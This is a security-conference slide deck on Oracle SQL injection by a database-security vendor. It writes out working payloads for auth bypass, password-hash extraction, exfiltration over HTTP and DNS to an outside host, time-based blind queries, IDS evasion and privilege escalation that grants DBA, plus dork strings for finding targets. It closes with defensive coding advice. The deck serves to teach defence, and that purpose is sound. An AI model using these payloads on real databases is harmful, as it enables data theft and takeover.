



## Hacking Your Database Before Others Do

Rob David  
NA Sales Engineer, Sentrigo

# Agenda

- Describe SQL Injection
- What's unique about Oracle
- Identifying SQL Injection in web applications
- Exploiting SQL Injection
  - In-band
  - Out-of-band
  - Blind
- Advanced Techniques
- SQL Injection within the database
- Protecting against SQL injection



# SQL Injection - Wikipedia


A technique that exploits a security vulnerability occurring in the database layer of an application.

The vulnerability is present when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and thereby unexpectedly executed.



# Breach Example - Heartland

- 4 or more criminals (one previously convicted in TJX and many more hacks) hacked into outward facing application using SQL Injection
- Used backend SQL server to take control of other systems
- Found workstation with VPN connection open to payment systems
- Result: estimated 130 million credit and debit card numbers stolen from databases
- **Could it be stopped?**



# •SQL Injection

- Exists in any layer of any application
- C/S and Web Applications
  - Stored program units
  - Built in
  - User created
- Has many forms
  - Extra queries, unions, order by, sub selects



# Simple Example

```
Statement stmt = conn.createStatement();  
ResultSet rs = stmt.executeQuery(  
"select * from user_details where user_name =  
  '" + username + "' and password = '" +  
  password + "'");
```

```
username = "' or 1=1 --"
```



# What's Unique About Oracle - I

- No stacked queries

- Cannot add “; do something nasty”

```
select * from AdventureWorks.HumanResources.Employee where  
EmployeeID = 1; EXEC master.dbo.xp_sendmail  
@recipients=N'royf@sentrigo.com',  
@query = N'select user, password from sys.syslogins  
where password is not null' ;
```

- Unless you get really lucky to be injected into PL/SQL



# What's Unique About Oracle - II

- Native error messages are not controlled
  - SQL Server

```
select * from users where username = ''  
having 1=1 -- and password = ''
```

Msg 8120, Level 16, State 1, Line 1

Column '**users.username**' is invalid in the  
select list because it is not contained in  
either an aggregate function or the GROUP  
BY clause.



# What's Unique About Oracle - III

- No easy way to escape DB to OS
  - No convenient xp\_cmdshell
- No easy way to do time based blind SQL injection (more later)
  - No convenient WAITFOR DELAY
- Although very large attack surface, very hard to take advantage from within SELECT statements



# Identifying SQL Injection - Web

- Find a target via Google ("Google dorks")
  - ociparse, ociexecute, OCIStmtExecute
  - ORA-01756, 907, 933, 917, 900, 903, 906, 923, 970, 1742, 1789
  - Oracle+JDBC+Driver
  - inurl:/pls/portal30
- Web application security scanner (Acunetix, Pangolin, SQLMap)
- Manually
  - Pass in '



## •SQL Injection Types

- In band – Use injection to return extra data
  - Part of normal result set (unions)
  - In error messages
- Out of band – Use alternative route like UTL\_HTTP, DNS to extract data
- Blind / Inference – No data is returned but the hacker is able to infer the data using return codes, error codes, timing measurements and more



# SQL Injection In-Band - Unions

- In the previous example pass username as `'' and 1=0 union select banner from v$version where rownum = 1 --''`

- So the statement becomes

```
select * from user_details where user_name =  
' ' and 1=0 union select banner from  
v$version where rownum = 1 --' and password  
= ' '
```

- Find number of columns by adding nulls to the column list or by using order by #



# SQL Injection In-Band – Errors - I

```
SQL> select utl_inaddr.get_host_name('127.0.0.1') from dual;  
localhost
```

```
SQL> select utl_inaddr.get_host_name((select  
username||'='||password  
from dba_users where rownum=1)) from dual;  
select utl_inaddr.get_host_name((select  
username||'='||password from dba_users where rownum=1))  
from dual
```

\*

```
ERROR at line 1:
```

```
ORA-29257: host SYS=8A8F025737A9097A unknown
```

```
ORA-06512: at "SYS.UTL_INADDR", line 4
```

```
ORA-06512: at "SYS.UTL_INADDR", line 35
```

```
ORA-06512: at line 1
```



## SQL Injection In-Band – Errors - II

- `utl_inaddr.get_host_name` is blocked by default on newer databases
- Many other options
  - `dbms_aw_xml.readawmetadata`
  - `ordsys.ord_dicom.getmappingxpath`
  - `ctxsys.drithsx.sn`
- ' `or dbms_aw_xml.readawmetadata((select sys_context('USERENV', 'SESSION_USER') from dual), null) is null --`



# •SQL Injection Out-of-band

- Send information via HTTP to an external site via HTTPURITYPE

```
select HTTPURITYPE('http://www.sentrigo.com/' ||  
(select password from dba_users where rownum=1) ).getclob()  
from dual;
```

- Send information via HTTP to an external site via utl\_http

```
select utl_http.request ('http://www.sentrigo.com/' ||  
(select password from dba_users where rownum=1)) from dual;
```

- Send information via DNS (max. 64 bytes) to an external site

```
select utl_http.request ('http://www.' || (select password  
from dba_users where rownum=1) || '.sentrigo.com/' )  
from dual;
```

DNS-Request: [www.8A8F025737A9097A.sentrigo.com](http://www.8A8F025737A9097A.sentrigo.com)



# Blind SQL Injection - I

- A guessing game
- Binary results – either our guess is true or it is false
- Requires many more queries
  - Time consuming and resource consuming
  - Can benefit from parallelizing
  - Must be automated



# Blind SQL Injection - I

Pseudo-Code:

If the first character of the sys-hashkey is a 'A'  
then

```
select count(*) from all_objects,all_objects
```

else

```
select count(*) from dual
```

```
end if;
```



# Blind SQL Injection - II

- Either use decode or case statements
  - Customary used with short or long queries since `dbms_lock.sleep` is not a function
  - Can be used with functions that receive a timeout like `dbms_pipe.receive_message`
- ```
' or 1 = case when substr(user, 1, 1) = 'S'  
then dbms_pipe.receive_message('kuku', 10)  
else 1 end --
```
- ```
' or 1 = decode(substr(user, 1, 1) = 'S',  
dbms_pipe.receive_message ('kuku', 10), 1)
```



# Advanced Techniques – Evasion - I

## ■ Concatenation

```
' or dbms_aw_xml.readawmetadata((select sys_context('US' ||  
'ERENV', 'SESS' || 'ION_US' || 'ER') from dual), null) is  
null --
```

## ■ Changing case

```
' or dbMS_aW_xMl.reAdaWmetaData((select SYS_cONtExt('US' ||  
'ERENV', 'SESS' || 'ION_US' || 'ER') from dUAL), null) is  
null -
```

## ■ Using alternative functions

- Instead of UTL\_INADDR
- dbms\_aw\_xml.readawmetadata
- ordsys.ord\_dicom.getmappingxpath
- ctxsys.drithsx.sn



# Advanced Techniques – Evasion - II

## ■ Conversions

- Translate

begin

```
dbms_output.put_line(translate('userenv', 'qwertyuiopasdfg  
hijklzxcvbnm()', '.0123456789|;[]''', '|;|9876543210.,) (mnbvc  
xzlkjhgfdsapoiuytrewq~')));end;
```

72;|;zc

- CHR

```
' or dbms_aw_xml.readawmetadata((select  
sys_context(chr(85)||chr(83)||chr(69)||chr(82)||chr(69)||  
chr(78)||chr(86), chr(  
68)||chr(66)||chr(95)||chr(78)||chr(65)||chr(77)||chr(69)  
) from dual), null) is null --
```

- Base64

```
dbms_output.put_line(utl_encode.text_encode('userenv',  
■ ■ 'WE8ISO8859P1', UTL_ENCODE.BASE64));end;
```



# Advanced Techniques – Evasion - III

- Comments instead of spaces

```
'/**/or/**/dbms_aw_xml.readawmetadata((select/**/sys_context  
  (chr(85)||chr(83)||chr(69)||chr(82)||chr(69)||chr(78)||ch  
  r(86), chr(  
  68)||chr(66)||chr(95)||chr(78)||chr(65)||chr(77)||chr(69)  
  )/**/from/**/dual),null)/**/is/**/null--
```

- Randomization

- All of the above techniques used in random



# Advanced Techniques – Data - I

- Combining multiple rows into one result
  - STRAGG – available from 11g, sometimes available as a custom function in earlier versions. Be careful as the implementation seems to be buggy and can crash your session.

```
' or dbms_aw_xml.readawmetadata((select  
sys.stragg(username || ',') from  
all_users), null) is null --
```



# Advanced Techniques – Data - II

- Combining multiple rows into one result

- XML

```
' or dbms_aw_xml.readawmetadata((select xmltransform
(sys_xmllagg(sys_xmlgen(username)),xmltype('<?xml
version="1.0"?><xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"><xsl:tem
plate match="/"><xsl:for-each
select="/ROWSET/USERNAME"><xsl:value-of
select="text()" />;</xsl:for-
each></xsl:template></xsl:stylesheet>'))).getstringval()
listagg from all_users), null) is null --
```



# Advanced Techniques – Data - III

- Combining multiple rows into one result
  - Connect By

```
' or dbms_aw_xml.readawmetadata((SELECT SUBSTR
  (SYS_CONNECT_BY_PATH (username, ';'), 2) csv FROM (SELECT
  username , ROW_NUMBER() OVER (ORDER BY username ) rn,
  COUNT (*) OVER () cnt FROM all_users) WHERE rn = cnt
  START WITH rn = 1 CONNECT BY rn = PRIOR rn + 1
), null) is null --
```



# SQL Injection – Inject SQL

```
SCOTT> set serveroutput on
```

```
SCOTT> exec sys.retrieve_data_bad('SCOTT', 'EMP', 1)
```

```
EMPNO = 7369
```

```
ENAME = SMITH
```

```
JOB = CLERK
```

```
MGR = 7902
```

```
HIREDATE = 17-DEC-80
```

```
SAL = 800
```

```
COMM =
```

```
DEPTNO = 20
```



# SQL Injection – Inject Functions

```
CREATE OR REPLACE FUNCTION attack  
RETURN VARCHAR2  
AUTHID CURRENT_USER  
IS  
    PRAGMA AUTONOMOUS_TRANSACTION;  
BEGIN  
    EXECUTE IMMEDIATE 'GRANT DBA TO SCOTT';  
    RETURN '1';  
END attack;  
/
```



# SQL Injection – Inject SQL

```
SCOTT> exec sys.retrieve_data_bad('dual where 1=2 union  
select name || ':' || password from user$ where user# =  
0--', null);
```

```
DUMMY = SYS:8A8F025737A9097A
```

```
SELECT * FROM dual where 1=2 union select name || ':' ||  
password from user$ where user# = 0--. WHERE ROWNUM <= 10
```

- Inject SQL to a dynamic query - simple to retrieve interesting data



# SQL Injection – Cursor Injection

```
DECLARE
```

```
    l_cr          NUMBER;
```

```
    l_res         NUMBER;
```

```
BEGIN
```

```
    l_cr := dbms_sql.open_cursor;
```

```
    dbms_sql.parse(l_cr,
```

```
        'DECLARE PRAGMA AUTONOMOUS_TRANSACTION; BEGIN
```

```
EXECUTE IMMEDIATE 'GRANT dba to public'; END;',
```

```
    dbms_sql.native);
```

```
    sys.retrieve_data_bad('dual where 1 = dbms_sql.execute(' ||  
    l_cr || ') --', null);
```

```
END;
```

```
/
```

```
* First Mentioned by David Litchfield (Does not work in 11g)
```



# SQL Injection – IDS Evasion

```
DECLARE
```

```
    l_cr          NUMBER;
```

```
    l_res         NUMBER;
```

```
BEGIN
```

```
    l_cr := dbms_sql.open_cursor;
```

```
    dbms_sql.parse(l_cr,
```

```
        translate('1;vm3|; 4|3.13 3795z51572_9|3z23v965ze x;.6z  
;b;v79; 611;1639; ~.|3z9 1x3 95
```

```
47xm6v~e ;z1e',
```

```
' ][;|9876543210.,) (mnbvcxzlkjhgfdsapoiuytrewq~',
```

```
'qwertyuiopasdfghjklzxcvbnm(),.0123456789|;[]'''),
```

```
dbms_sql.native);
```

```
    sys.retrieve_data_bad('dual where 1 = dbms_sql.execute(' ||  
l_cr || ') --', null);
```

```
END;
```

```
/
```



## SQL Injection – Fix 0

Of course, the easiest is to run code with invoker rights

```
CREATE PROCEDURE retrieve_data_bad (  
    p_owner          IN VARCHAR2,  
    p_table_name     IN VARCHAR2,  
    p_rows           IN NUMBER := 10)  
AUTHID CURRENT_USER  
AS
```



## •SQL Injection – Fix I

符 Let's fix the code:

```
l_owner := sys.dbms_assert.schema_name(p_owner);
l_table_name :=
  sys.dbms_assert.sql_object_name(l_owner || '.'
  || p_table_name);
dbms_sql.parse(l_cr, 'SELECT * FROM ' || l_owner ||
  '.' || p_table_name || ' WHERE ROWNUM <= ' ||
  p_rows, dbms_sql.NATIVE);
```

But, what about the following ("object injection"):

```
create user "emp where 1=scott.attack() --"...
```

```
create table "emp where 1=scott.attack() --"...
```



# SQL Injection – Fix II

符 Enquote when needed

```
l_owner :=  
sys.dbms_assert.enquote_name (sys.dbms_assert.  
schema_name (p_owner) ) ;  
l_table_name :=  
sys.dbms_assert.enquote_name (p_table_name) ;
```



# SQL Injection – Lateral Injection

Code does not have to receive parameters to be injected

```
EXECUTE IMMEDIATE 'update x set y = '' ||  
SYSDATE || ''';
```

Running this code before:

```
ALTER SESSION SET NLS_DATE_FORMAT = ''1'' and  
scott.attack() = 'x' --'';
```

```
ALTER SESSION SET NLS_NUMERIC_CHARACTERS =  
''.';
```



# SQL Injection – Fix III

符 Use bind variables

```
dbms_sql.parse(l_cr, 'SELECT * FROM ' ||  
  l_owner || '.' || l_table_name || ' WHERE  
  ROWNUM <= :r', dbms_sql.NATIVE);  
dbms_sql.bind_variable(l_cr, 'r', p_rows);
```

\* You can use bind variables with EXECUTE IMMEDIATE with the USING keyword



# Defense - Developers

- Use **static SQL** – 99% of web applications should never use dynamic statements
- Use **bind** variables – where possible
- Always **validate** user/database input for dynamic statements (dbms\_assert)
- Be extra careful with dynamic statements - get 3 people who do not like you to **review and approve** your code
- Use **programmatic frameworks** that encourage (almost force) bind variables
  - For example: Hibernate (Java O/R mapping)
- Database schema for your application should have **minimal privileges**



# Defense - Managers

- Setup secure coding policies for the different languages
- Make the coding policies part of every contract – external and internal
- Default document for all developers



# • Defense – IT manager / DBA

- Apply patch sets and upgrades
  - Easier said than done
- Check for default and weak passwords regularly – scan, scan, scan!
- Secure the network
  - Valid node checking + firewall
  - Use encryption
- Install only what you use, remove all else
  - Reduce your attack surface
- The least privilege principle
  - Lock down packages
    - System access, file access, network access
- Encrypt critical data



# Defense - Awareness

- Think like a hacker

- ◆ Learn about exploits
- ◆ Always look for security issues
  - Configuration, permissions, bugs

- Learn and use available tools

- ◆ SQLMap, Pangolin, Matrixay, darkOraSQLi.py, SQLPowerInjector, mod\_security, OAK, bfora.pl, checkpwd, orabf, nmap, tnsprobe, WinSID, woraauthbf, tnscommand, Inguma, Metasploit, Wireshark, Hydra, Cryptool, etc.



# Defense - Hedgehog

- Try Hedgehog - <http://www.sentrigo.com>

- Virtual patching
- SQL Injection protection
- Fine grain auditing
- Centralized management
- More...



- Try DBScanner/Repscan – Database Vulnerability Scanner

- Weak passwords
- Missing patches / CPUs
- Malware detection
- Forensics
- More...



Questions?



Thanks !!!

